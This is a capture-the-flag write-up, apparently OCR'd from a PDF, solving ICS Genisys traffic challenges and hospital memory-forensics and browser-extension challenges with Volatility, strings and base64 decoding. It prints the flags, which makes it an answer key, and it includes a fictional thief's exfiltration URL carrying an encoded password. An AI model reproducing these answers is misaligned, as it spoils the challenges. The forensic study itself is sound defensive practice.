
Flag format: number. Example: **12**

The goal of this challenge is to find the number of PLCs located at Station 9. Directing to Devices/Location, . there are 28 total devices at Station 9in the list there is 1 Historian, 1 Domain Controller, 1 Workstation and 25 PLCs on the site.



Name	Status	Tenant	Site	Location	Rack	Role	Manufacturer	Type	IP Address
Station 9 Historian	Active	—	Anville Railway	Station 9	—	Historian	Anville	Genisys Communicator 2.0	10.230.47.210/32
DC Station 9	Active	—	Anville Railway	Station 9	—	Domain controller	Dell	PowerEdge 1950	192.168.109.1/32
EWS-PFI	Active	—	Anville Railway	Station 9	—	Workstation	Lenovo	ThinkSystem SR550	192.168.109.2/32
RMM-648	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
FXV-695	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
GCF-898	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
RAA-649	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
MAN-303	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
YVU-251	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
ZYH-878	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
XXO-294	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
PVI-369	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
QDD-338	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—
EVO-150	Active	—	Anville Railway	Station 9	—	PLC	Anville	Sensor	—

Genisys of the Problems - 1



Challenge | 4 Solves

Genisys of the Problems - 1

100

Anville Railway uses the Genisys protocol to communicate with various ICS field devices located in rail stations around the Driftveil metropolitan area.

One of the field devices stopped responding to any messages (requests). These messages are sent periodically from from Anville headquarters to these field devices to ensure they are still alive and retrieve information from the field devices. A field device that has stopped responding to these messages could indicate an issue with that rail station.

The Anville Railway engineers would like your assistance looking into the Genisys traffic to see if you can help them diagnose the issue.

1 hour of Genisys traffic from Anville headquarters to its field devices has been ingested into Malcolm for solving these challenges.

Which station address (also referred to as `zeek.genisys.server`) stopped responding to requests?

Flag format: station address. Example: ***16***

Note: see `CTF Introduction` challenge for Malcolm connection information

0/5 attempts

Flag

Submit


In this challenge, we are tasked with investigating the "GENISYS" protocol within the Malcolm network analysis tool. By examining the different station addresses, we noticed that Station 4 has only 90 connections and is the one that stopped communicating. Flag: 4.

GENISYS - Station Address


Station Address	Count
1	132
2	132
3	132
5	132
6	132
7	132
9	132
10	132
11	132
12	132
13	132
14	132
15	132
4	90

Genisys of the Problems - 2

In this challenge, we are tasked with identifying the correct CRC (Cyclic Redundancy Check) code for Station 4 from a mismatched packet. Using ARKIME, we filtered the traffic to isolate the mismatch by applying the following filter:



After filtering the traffic, the correct CRC code was found to be: 0x166d.



Virbank

Challenge | 53 Solves

Virbank Introduction

50

Virbank Medical is the main hospital serving Driftveil and its surrounding towns and has been experiencing issues due to ransomware and poor cyber hygiene.

The Virbank Medical IT staff has prioritized the following issues to be addressed as soon as possible:

- **Mission: Inconceivable:** utilizing open source intelligence to track down a group of hackers
- **Read Askew Manuscripts:** analyzing memory dump from an X-Ray machine to recover patient information
- **Extend Your Stay:** analyzing malicious browser extensions
- **Follow the Charts:** analyzing a remote access trojan and its command-and-control protocol

Enter **medical facility** as the flag to begin these challenges


Flag format: medical facility. Example: ***medical facility***

0/10 attempts

Flag

Submit

Read Askew Manuscripts -1



The objective of this challenge is to locate the XRAY key within the registry of the provided memory dump. We are given the hint that the registry hive is stored under SOFTWARE\ACME_XRAY. By using Volatility v3, we can directly query this key since its location is known. The command to do so is:

```
vol.py -f ./memdump.raw printkey --key 'SOFTWARE\ACME_XRAY'
```

The command extracts and prints the contents of the registry key SOFTWARE\ACME_XRAY from a memory dump file (memdump.raw). The printkey plugin will search the memory for the specific key within the SOFTWARE hive of the Windows Registry and display its values. The extracted base64-encoded string serves as the flag: {f33l1ng_v0l@t1l3}.

```
nished
  Name    Data    Volatile

E_XRay    -               -
  REG_SZ  \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT\Software\ACME_XRay      xray_sn     "ZmxhZ3tmMzNsMW5nX3YwbEB0MWwzfQ=="      Fals
```

```
Volatility 3 Framework 2.9.0
Progress:  100.00               PDB scanning finished
Last Write Time Hive Offset     Type    Key     Name    Data    Volatile

-       0xe193ca58      Key     ?\SOFTWARE\ACME_XRay    -               -
2024-04-10 15:49:26.000000 UTC  0xe1936b60      REG_SZ  \Device\HarddiskVolume1\D
e
-       0xe177eb60      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe175e778      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe1719770      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe16ba970      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe148b4f0      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe1480b60      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe154d820      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe1483708      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe1387b60      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe1035b60      Key     ?\SOFTWARE\ACME_XRay    -               -
-       0xe102e008      Key     ?\SOFTWARE\ACME_XRay    -               -
```

Read Askew Manuscripts -2

Read Askew Manuscripts - 2

200

It appears that the thief attempted to upload the stolen patient image to a cloud storage site via HTTPS but was unsuccessful as the X-Ray VM is blocked from accessing the internet.

What password did they use to try to log into the site?

Flag format: Password for the file storage site. Example: **myp@ssw0rd**

Next, we're informed that the thief attempted to upload the stolen patient data to the cloud. Our task now is to uncover the password they tried to use for logging into the site. To start, we need to list the running processes in the memory dump, which will give us insight into any suspicious activity.

vol.py -f ./memdump.raw windows.pslist.PsList

Upon reviewing the output, we notice two particularly interesting processes: Notepad.exe and IEXPLORE.exe. These suggest potential clues, as Notepad may contain plaintext data (like the password), and Internet Explorer (IEXPLORE) indicates an attempt to connect to the internet.

```
Volatility 3 Framework 2.9.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0x89c009c8      55      249     N/A     False   N/A     N/A     Disabled
368     4       smss.exe        0x899fd6e8      3       19      N/A     False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
592     368     csrss.exe       0x89a23020      9       369     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
616     368     winlogon.exe    0x89aed020      22      515     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
660     616     services.exe    0x89a047e0      16      246     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
672     616     lsass.exe       0x899d0648      23      342     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
832     660     VBoxService.exe 0x89aa7b28      9       112     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
880     660     svchost.exe     0x89a373c8      23      213     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
964     660     svchost.exe     0x89aa42a0      9       239     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
1056    660     svchost.exe     0x89764020      64      1138    0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
1104    660     svchost.exe     0x8975c740      6       83      0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
1144    660     svchost.exe     0x89b08a78      15      198     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
1472    660     spoolsv.exe     0x8973e020      14      114     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
1588    1572    explorer.exe    0x89743b38      19      505     0       False   2024-04-11 17:40:23.000000 UTC  N/A     Disabled
1676    1588    VBoxTray.exe    0x89770020      12      103     0       False   2024-04-11 17:40:24.000000 UTC  N/A     Disabled
1024    1056    wscntfy.exe     0x897453e0      1       28      0       False   2024-04-11 17:40:45.000000 UTC  N/A     Disabled
1216    660     alg.exe 0x8966c7a8      7       104     0       False   2024-04-11 17:40:45.000000 UTC  N/A     Disabled
312     1056    wuauclt.exe     0x89b02a00      7       172     0       False   2024-04-11 17:41:30.000000 UTC  N/A     Disabled
1328    1056    wuauclt.exe     0x89a8d278      5       132     0       False   2024-04-11 17:41:43.000000 UTC  N/A     Disabled
172     1588    notepad.exe     0x89b29b88      1       35      0       False   2024-04-11 17:42:16.000000 UTC  N/A     Disabled
2012    616     wpabaln.exe     0x89655da0      1       58      0       False   2024-04-11 17:42:29.000000 UTC  N/A     Disabled
1568    1588    IEXPLORE.EXE    0x896916d0      12      300     0       False   2024-04-11 17:42:36.000000 UTC  N/A     Disabled
```

Next, we dump IE:

vol.py -f ./memdump.raw windows.memmap.Memmap --pid 1568 –dump


This command will dump the entire memory associated with the process, allowing us to sift through it for any useful information, such as the login attempt or the password used.

```
Volatility 3 Framework 2.9.0
Progress:  100.00               PDB scanning finished
Virtual Physical        Size    Offset in File  File output

0x10000 0x3e9e2000      0x1000  0x0     pid.1568.dmp
0x20000 0x3e623000      0x1000  0x1000  pid.1568.dmp
0x30000 0x404bf000      0x1000  0x2000  pid.1568.dmp
0x31000 0x40780000      0x1000  0x3000  pid.1568.dmp
0x32000 0x3ef82000      0x1000  0x4000  pid.1568.dmp
0x33000 0x3eb03000      0x1000  0x5000  pid.1568.dmp
0x34000 0x4013c000      0x1000  0x6000  pid.1568.dmp
0x35000 0x40414000      0x1000  0x7000  pid.1568.dmp
0x36000 0x401d5000      0x1000  0x8000  pid.1568.dmp
0x37000 0x3ea96000      0x1000  0x9000  pid.1568.dmp
0x38000 0x4016f000      0x1000  0xa000  pid.1568.dmp
0x39000 0x4024b000      0x1000  0xb000  pid.1568.dmp
0x3a000 0x4040c000      0x1000  0xc000  pid.1568.dmp
0x131000        0x40211000      0x1000  0xd000  pid.1568.dmp
0x132000        0x3ead0000      0x1000  0xe000  pid.1568.dmp
0x133000        0x3eacf000      0x1000  0xf000  pid.1568.dmp
0x134000        0x3e9a8000      0x1000  0x10000 pid.1568.dmp
0x135000        0x3d9a7000      0x1000  0x11000 pid.1568.dmp
0x136000        0x3fba6000      0x1000  0x12000 pid.1568.dmp
0x137000        0x3fce5000      0x1000  0x13000 pid.1568.dmp
0x138000        0x3fc24000      0x1000  0x14000 pid.1568.dmp
0x139000        0x3fce3000      0x1000  0x15000 pid.1568.dmp
0x13a000        0x3e6a2000      0x1000  0x16000 pid.1568.dmp
0x13b000        0x3fd21000      0x1000  0x17000 pid.1568.dmp
0x13c000        0x3eb72000      0x1000  0x18000 pid.1568.dmp
0x13d000        0x3ead8000      0x1000  0x19000 pid.1568.dmp
0x13e000        0x3f10c000      0x1000  0x1a000 pid.1568.dmp
0x13f000        0x4047e000      0x1000  0x1b000 pid.1568.dmp
0x140000        0x12461000      0x1000  0x1c000 pid.1568.dmp
0x141000        0x12422000      0x2000  0x1d000 pid.1568.dmp
0x150000        0x3eb83000      0x1000  0x1f000 pid.1568.dmp
0x151000        0x3f204000      0x1000  0x20000 pid.1568.dmp
0x152000        0x3f207000      0x1000  0x21000 pid.1568.dmp
0x153000        0x3e759000      0x1000  0x22000 pid.1568.dmp
```

Next, we can run a strings command on the dumped memory, filtering for http or https URLs using grep. This reveals an interesting result:

strings dumpfile.bin | grep -i http



One particular hit stands out:

Administrator@https://www.ev1lf1lestorage.info/?directory=images&user=ominousnoteperson&passB64=aWxpa2V3cml0aW5nb21pbm91c25vdGVz&login=true

This URL contains both the username and a Base64-encoded password (passB64=aWxpa2V3cml0aW5nb21pbm91c25vdGVz). Decoding it gives us a flag - ilikewritingominousnotes.

Read Askew Manuscripts -3

Read Askew Manuscripts - 3

200

What is the name of the patient whose image the thief stole?

Flag format: First and last name of the patient. Example: **Jane Doe**

In this challenge, our task was to identify the name of the patient whose data was stolen. By using the “filescan” command, we uncovered numerous patient images—far too many to easily determine which one was taken.

To narrow it down, we used grep to filter for .png files and carefully examined the results. Interestingly, one image stood out, as it was located in a different directory from the others. The image belonged to Phoenix Wright. His X-ray data was the one stolen.

```
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Mark_Ballard_DDS.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Donald_Garner.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Lauren_Robinson.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Kyle_Wells.png
R--r-- \Device\DP(1)0-0+3\Phoenix_Wright.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Caroline_Jordan.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Katherine_Banks.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Andrea_Hernandez.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Daniel_King.png
R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Desktop\patient_images\Mrs._Linda_Santana.png
```

Read Askew Manuscripts -4

Next, we are tasked to download the image that was taken and find the flag on the image. To locate the stolen image, we can use FileScan to search for Phoenix_Wright.png. This can be done with the following command:

```
vol.py -f ./memdump.raw windows.filescan.FileScan | grep Phoenix
```


Once the file is found, the next step is to dump the relevant memory region. This can be achieved using the DumpFiles plugin:

```
vol.py -f ./memdump.raw windows.dumpfiles.DumpFiles --physaddr 0x978c820
```

If successful, the file will be saved as a .dat file on disk, allowing us to further analyze or recover the stolen image. The flag is printed under the image.



flag{0bj3ct10n_$t0p_l00k1ng_@_my_b0n3s}

Extend your Stay -1




Chrome Extension (.crx) files are similar to .zip files, allowing them to be unzipped to view their contents. Upon extracting the file, I found several components, including a .png image, a .js (JavaScript) file, and a .json file. The JavaScript file likely contains the main source code for the extension. While examining this file, I identified a section that executes upon installation of the extension, which also includes a Base64-encoded string. By decoding the Base64 using CyberChef, the flag was revealed as: hyp3r3xt3nd3d.

```
// This will execute when the extension is first installed
chrome.runtime.onInstalled.addListener(() => {
    var val = "ZmxhZ3toeXAzcjN4dDNuZDNkfQ==";
    console.log("NO MORE RODENTS!!!!!!!!!!");
    console.log(atob(val));
});
```


Download CyberChef
Last build: 18 days ago - Version 10 is here! Read about the ne...
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
